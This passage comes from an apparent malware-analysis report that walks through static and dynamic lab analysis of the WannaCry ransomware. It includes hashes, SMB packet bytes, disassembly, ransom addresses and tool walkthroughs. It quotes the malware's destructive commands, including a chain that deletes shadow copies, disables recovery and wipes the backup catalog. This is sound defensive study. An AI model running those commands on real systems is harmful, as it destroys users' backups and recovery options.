
**Imported from wininet.dll**

➤ InternetOpenUrlA

➤ InternetOpenUrlA function which is used to retrieve data and malware information from FTP or HTTP addresses.

## 4.5 Search for embedded objects

Malware can sometimes contain embedded objects that do not belong to it. The Exeinfo PE tool enables us to scan the virus in order to find such objects as: Pe files, MSI files Word documents etc. To do this we open the program and select the Ripper by clicking it. Then we choose which type of object we want to scan for or we can select "I'm hungry for Ripping" which is for all types.



*Figure 21. Search embedded objects with Exeinfo PE*

If an embedded object is found, it will be stored in the same folder as the malware. Once the analysis is over, we copy the files we want to keep to the path C:\analyses\results. Then go to the styx machine and download the files as shown in the image below.

```
enisa@styx:~$ cd /lab/analyses/
enisa@styx:/lab/analyses$ mkdir aop.exe
enisa@styx:/lab/analyses$ cd aop.exe/
enisa@styx:/lab/analyses/aop.exe$ lab-getresults -d static_analysis
Storing results to: static_analysis
enisa@styx:/lab/analyses/aop.exe$ ls
static_analysis
enisa@styx:/lab/analyses/aop.exe$ ls static_analysis/
aop_unpacked.exe  extracted_strings.txt  screenshots  susp_resource.txt
enisa@styx:/lab/analyses/aop.exe$
```

*Figure 22. Download results in Styx*

## 4.6 Wannacry Analysis

We download the wannacry malware sample from the ANY.run website. ANY.run is a repo website where there are stored various malware files and they can be easily downloaded for analysis. We have downloaded the sample with the following dropper, encrypter and decrypted SHA256 hash values:

### Dropper

24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

### Encrypter

ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa

### Decrypter

b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25

The exploit that was utilized, which was given the moniker EternalBlue, takes use of a weakness in the Server Message Block (SMB) protocol. This vulnerability makes it possible for the malware to propagate to any unpatched Windows PCs on a network that have this protocol enabled, as well as to Windows XP and Windows 2016. Because to this vulnerability, remote code execution is possible over SMB version 1. WannaCry makes use of this vulnerability by constructing a bespoke SMB session request that contains values that are hard-coded and depending on the machine that is being targeted. It is important to note that after the initial SMB message is delivered to the victim's IP address, the virus sends two further packets to the victim that contain the hard-coded IP addresses 192.168.56.20 and 172.16.99.5.


```
5c 00 00 00 00 00 00 85-ff 53 4d 42 72 00 00 00 \...SMBr...
00 18 53 c0 00 00 00 00-00 00 00 00 00 00 00 ..S.....
00 00 ff fe 00 00 40 00-00 62 00 02 50 43 20 4e .....@..b..PC N
45 54 57 4f 52 4b 20 50-52 4f 47 52 41 4d 20 31 ETWORK PROGRAM 1
2e 30 00 02 4c 41 4e 4d-41 4e 31 2e 30 00 02 57 .0..LANMAN1.0..W
69 6e 64 6f 77 73 20 66-6f 72 20 57 6f 72 6b 67 indows for Workg
72 6f 75 70 73 20 33 2e-31 61 00 02 4c 4d 31 2e rous 3.1a..LM1.
32 58 30 30 32 00 02 4c-41 4e 4d 41 4e 32 2e 31 2X002..LANMAN2.1
00 02 4e 54 20 4c 4d 20-30 2e 31 32 00 00 00 00 ..NT LM 0.12....
```



Nevertheless, the virus does not impact computers that connect through a proxy server since the mechanism by which it initiates the connection does not affect those systems. This means that such systems are still exposed.

In the event that the connection is unsuccessful, the dropper will make an effort to establish a service with the name "mssecsvc2.0" and the DisplayName "Microsoft Security Center (2.0) Service." It is possible to witness this in the System event log, which is referred to as event ID 7036. This indicates that the service has begun operating.

The service will also be displayed in the System event log with the event ID 7036, which indicates that it has begun operating.



The encrypter program is subsequently extracted from its resource R/1831 by the dropper, which then copies it to the hardcoded filename %WinDir%\tasksche.exe and then executes it.

If the mutex "MsWinZonesCacheCounterMutexA0" is present, the encrypter will not proceed with the execution of the program. This check is performed when the encrypter is executed. It is important to note that the malicious software does not generate this mutex at that point, which indicates that it is attempting to determine

whether or not there is other software present on the system, as seen in the image below:

```
push    offset aGlobalMswinzon ; "Global\\MsWinZonesCacheCounterMutexA"
lea     eax, [ebp+Dest]
push    offset aSD             ; The sprintf format "%s%d" appends a "0" to the end of the mutex name
push    eax                   ; Dest
call    ds:sprintf            ; Global\\MsWinZonesCacheCounterMutexA0
xor     esi, esi
add     esp, 10h
cmp     [ebp+arg_0], esi
jle     short loc_401F4C

; CODE XREF: check_mutex+4B↓j
lea     eax, [ebp+Dest]
push    eax                   ; lpName
push    1                     ; bInheritHandle
push    100000h               ; dwDesiredAccess
call    ds:OpenMutexA        ; Check for existence of mutex
test    eax, eax
jnz    short loc_401F51 ; If this mutex exists, the malware exits
push    1000                  ; dwMilliseconds
call    ds:Sleep
inc     esi                   ; Increment the counter
cmp     esi, [ebp+arg_0] ; Compares the incrementer to the value 60, effectively
; performing this mutex check each second for one minute
jl     short loc_401F26
```

The encrypter binary also contains a password-protected zip file (password: WNcry@2o17) containing the following files:

- A directory named “msg” containing Rich Text Format files with the extension .wnry. These files are the “Readme” file used by the @WanaDecryptor@.exe decrypter program in various languages.

At the very least, the English and Spanish translations of the decryption message appear to have been translated by a computer. This is because there are grammatical errors that would not be anticipated from natural speakers.

- b.wnry, a bitmap file displaying instructions for decryption
- c.wnry, containing the following addresses:
  - gx7ekbenv2riucmf.onion
  - 57g7spgrzlojinas.onion
  - xxlvbrloxvriy2c5.onion
  - 76jdd2ir2embyv47.onion
  - cwwnhwhlz52maq7.onion
  - <https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip>
- r.wnry, additional decryption instructions used by the decrypter tool, in English
- s.wnry, a zip file containing the Tor software executable

- t.wnry, encrypted using the WANACRY! encryption format, where “WANACRY!” is the file header
- taskdl.exe, (hash 4a468603fdb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79), file deletion tool
- taskse.exe, (hash 2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d ), enumerates Remote Desktop Protocol (RDP) sessions and executes the malware on each session
- u.wnry (hash b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25) , “@WanaDecryptor@.exe” decrypter file

After putting these files into its working directory, the malware makes an effort to alter the attributes of all the files to "hidden" and to provide full access to all of the files in the current directory as well as any folders that are below it. For this purpose, it executes the command "attrib +h.," which is then followed by the command "icacls. /grant Everyone:F /T /C /Q."

```

push    ebx                ; lpExitCode
push    ebx                ; dwMilliseconds
push    offset CommandLine ; "attrib +h ."
call    sub_401064
push    ebx                ; lpExitCode
push    ebx                ; dwMilliseconds
push    offset aIcacls_GrantEV ; "icacls . /grant Everyone:F /T /C /Q"
call    sub_401064
add     esp, 20h

```

WannaCry then proceeds to encrypt files on the system, searching file extensions such as .docx, .ppam, .dot etc.

In addition, a registry entry is added to the "HKLM\SOFTWARE\Wow6432Node\WanaCrypt0r\wd" directory. This registry item adds a key that references the location from which WannaCry was initially run.

The WannaCry encrypter initiates the execution of the embedded decryptor binary known as "@WanaDecryptor@.exe," which displays two timers and instructions for transmitting the ransom in the language that has been configured on the infected system. In accordance with the instructions, a payment of bitcoins to a certain address in the amount of \$300 is required. In spite of the fact that only the first of the

following addresses was detected to be utilized by the sample that was studied, the binary contains the following addresses:


- 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
- 115p7UMMngojl1pMvKpHijcRdfJNXj6LrLn
- 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

```
push    ebp
mov     ebp, esp
sub     esp, 318h
lea    eax, [ebp+var_318]
push    1           ; int
push    eax         ; void *
mov     [ebp+var_C], offset a13am4vw2dhxygx ; "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
mov     [ebp+var_8], offset a12t9ydpgwuez9n ; "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
mov     [ebp+var_4], offset a115p7ummngojl1p ; "115p7UMMngojl1pMvKpHijcRdfJNXj6LrLn"
call   sub_401000
pop     ecx
```

The following is a screenshot of the “Wana Decrypt0r 2.0” program:



The malware also displays the following bitmap image contained in “b.wnry” on the desktop, in case the “Wana Decrypt0r” program failed to execute:



The price of the ransom will increase by a factor of two if it is not paid before the clock runs out on the first timer. Following the expiration of the second timer, the readme file for the virus indicates that the data will no longer be recoverable. It is impossible to retrieve the data once they have been encrypted if the decryption key is not available. In order to carry out the encryption process, the malicious software makes use of the Microsoft Enhanced RSA and AES Cryptographic Provider libraries.

Immediately following the encryption of the files, the decryption tool will make an effort to erase any Windows Shadow Copies by utilizing the following command:

```
cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
```

## **Chapter 5 – Dynamic Analysis**

In dynamic malware analysis, the malware is run in a controlled environment so that its behavior and interactions with the system, network, and other processes can be observed. A controlled environment is used to do the study. By utilizing this method, one may gain significant insights into the behaviors that the virus engages in throughout its runtime, which in turn helps one better comprehend its capabilities. An explanation of dynamic malware analysis is provided in the following information:

### **1) Sandbox Execution:**

Run the malicious software inside of a sandbox, which is a controlled environment that is commonly used in the malicious software industry.

Both real and virtual machines may be used to create sandboxes, which are then used for analytical purposes. They offer an isolated environment in which the malicious software may operate without causing any harm to the host system. Because of its adaptability and the simplicity with which it may be snapshotted, virtualization technology is frequently utilized.

### **2) Behavioral Monitoring:**

During the operation of the malware, it is important to observe and monitor its activities.

It is important to note that behavioral monitoring entails tracking a variety of actions, such as modifications to the file system, changes to the registry, connections over the network, the formation of processes, and manipulations of memory. The capturing and logging of these actions is accomplished through the utilization of tools such as Process Monitor, Wireshark, and API monitors.

### **3) Network Traffic Analysis:**

Perform an analysis of the network communications that were started by the malicious software. In order to identify communication with external servers, command and control (C2) servers, or data exfiltration, it is necessary to capture and examine network traffic. It is possible to examine packets and gain an understanding of the behavior of malware on a network by utilizing tools such as Wireshark or other specialist network analysis tools.

In the event that the dropper is performed, it will initially make an attempt to establish a connection to the website located at **<http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com>**. If the connection is successful, the dropper will depart.

#### **4) Memory Analysis:**

Conduct an investigation into the runtime memory of the system that has been compromised.

Memory analysis is the process of evaluating the contents of random access memory (RAM) in order to discover injected code, hooks, or alterations that were done by malicious software. For the purpose of analyzing memory dumps and gaining an understanding of the influence that malware has on the system's volatile memory, tools such as Volatility and WinDbg are utilized.

#### **5) Dynamic Instrumentation:**

In order to track the activities of the virus, it is necessary to inject hooks or monitors into its execution environment.

Analysts are able to insert code into the malware process through the use of dynamic instrumentation, which enables them to intercept and log particular interactions or behaviors. In this way, information regarding the operations of the virus, such as function calls, API usage, or system calls, may be captured more effectively.

#### **6) Code Tracing:**

Follow the path that the malicious software takes to complete its execution.

The process of code tracing entails tracking the path that the virus takes during execution in order to gain an understanding of its logic and operation. It is possible to create breakpoints, step through the code, and study the flow of execution with the help of analytical tools such as OllyDbg and x64dbg.

#### **7) Dynamic Analysis Tools:**

Make use of specialist tools that have been developed specifically for the study of dynamic malware.

Cuckoo Sandbox, Joe Sandbox, and hybrid-analysis.com are examples of tools that automate dynamic analysis by providing an environment in which malware samples may be executed and thorough results can be generated. Many times, these tools integrate a number of different methods of analysis and show the results in a way that is easy to understand.

### **8) Malware Interaction Monitoring:**

Monitoring the interaction between the malicious software and the environment is part of the description.

Pay attention to the manner in which the malicious software interacts with the system, other processes, and other institutions. The identification of malicious payloads, dropped files, and efforts to escalate privileges are all included in this. For the purpose of analysis, these exchanges are captured by tools and monitors.

### **9) Dynamic Threat Intelligence:**

The purpose of this activity is to gather and update threat intelligence based on statistical analysis.

In the process of constantly analyzing fresh malware samples, the information that is obtained adds to the development of threat intelligence capabilities. The identification of novel attack vectors, the comprehension of evasion tactics, and the update of detection signatures for security systems are all included in these responsibilities.

### **10) Analysis of Artifacts:**

Conduct an investigation of the artifacts that were produced during the dynamic analysis.

In addition to memory dumps, registry entries, network logs, and files that were produced or changed by the virus, artifacts can also include registry entries. An analysis of these artifacts is performed by analysts in order to recognize indications of compromise (IOCs) and comprehend the influence that the malware has had on the system.

The dynamic analysis of malware is an integral component of the larger process of malware analysis, and it plays a significant part in gaining a knowledge of the behavior of malware in real time. In order to improve detection skills, establish



mitigation techniques, and contribute to threat intelligence, analysts make use of the insights that they obtain via dynamic analysis.

Starting the analysis we make a restore to winbox and set the network in inetsim mode through the Styx machine. Then we open the file in viper and send it to winbox machine. Then we run the following tools: Process Explorer, Process Monitor and Regshot.




Figure 23. The Process Explorer tool

After starting the Process Monitor we disable the event capture and then make it clear.




Figure 24. Disable event capture

Open the regshot, tick "Scan dir" and set it C:/





Figure 25. The Regshot tool

At this point we will create an additional snapshot in case something goes wrong to immediately return to the previous state with all the tools ready.



*Figure 26. Create a snapshot*

Then we go back to regshot and press 1<sup>st</sup> shot to create a snapshot of the operating system before the malware runs. When the process is finished, i.e. the 2<sup>nd</sup> shot button becomes active, we start the event capture in Process Monitor.

Now we are ready to run the malware. At the same time we go to Process Explorer and observe for any changes made. After the malware runs and we wait 1 minute for it to load completely, we stop the event capture in Process Monitor, go to Regshot and press button 2<sup>nd</sup> shot. This is necessary before further analysis in order to reduce the insignificant changes recorded by Regshot and Process Monitor which are the result of normal activity and not because of malware.


## **5.1 Process Explorer analysis**

Process Explorer is a task manager that shows the processes running on the system. It provides a list of active processes, DLL files loaded by a process, various properties of the processes, and general system information. A useful tool is the Verify button with which we can verify if a process has been created by Microsoft. Malware usually replenishes genuine Windows files in an attempt to hide its presence, and using this technique we can identify executable files of the malware. However, if an attacker uses process substitution, which involves running a process that writes a malicious payload to available memory, then verifying its signature cannot work since the

replacement process is performed in memory while verification is performed on the executable on disk.

Another feature of Process Explorer is that we can compare the strings of the executable file with the strings in memory for the same file that has been run as a process. If there are differences, it means that the process of replacement has occurred.

After running the malware we notice that it immediately appears in the process list.



Process Name	Private Bytes	Working Set	Virtual Bytes	Process ID	Company Name
csrss.exe	1.18	1,312 K	3,932 K	408	
winlogon.exe		1,628 K	3,496 K	448	
explorer.exe	0.21	35,244 K	46,592 K	1596	Windows Explorer Microsoft Corporation
VBoxTray.exe	0.02	1,124 K	3,736 K	572	VirtualBox Guest Additions Tr... Oracle Corporation
FileZilla Server Interface.exe	0.07	1,620 K	6,496 K	928	FileZilla Server FileZilla Project
Greenshot.exe	< 0.01	39,112 K	53,880 K	1400	Greenshot Greenshot
procexp.exe	3.49	9,300 K	15,804 K	3716	Sysinternals Process Explorer Sysinternals - www.sysinter...
Topview.exe	0.52	6,132 K	10,772 K	1252	
Regshot-x86-Unicode.exe	< 0.01	9,568 K	17,532 K	3732	
malware.exe	0.15	904 K	2,384 K	1272	

CPU Usage: 7.28% Commit Charge: 15.85% Processes: 38 Physical Usage: 31.52%

*Figure 27. Display of malware in process list*

Process Explorer uses various colors to distinguish processes. Blue indicates that this process is running in the same security framework as Process Explorer. Pink indicates that it contains one or more Windows services. Purple means that the process has been packaged or compressed. Red and green indicate new processes or those that have been shut down. After the malware started running, it immediately created 4 new win32.exe, explorer.exe, debug.exe, sysedit.exe. The names of our processes indicate that they may be system processes, which is a technique used by malware to mislead the user. After creating the processes, the malware shuts down (red).




Figure 28. Creation of new processes by malware

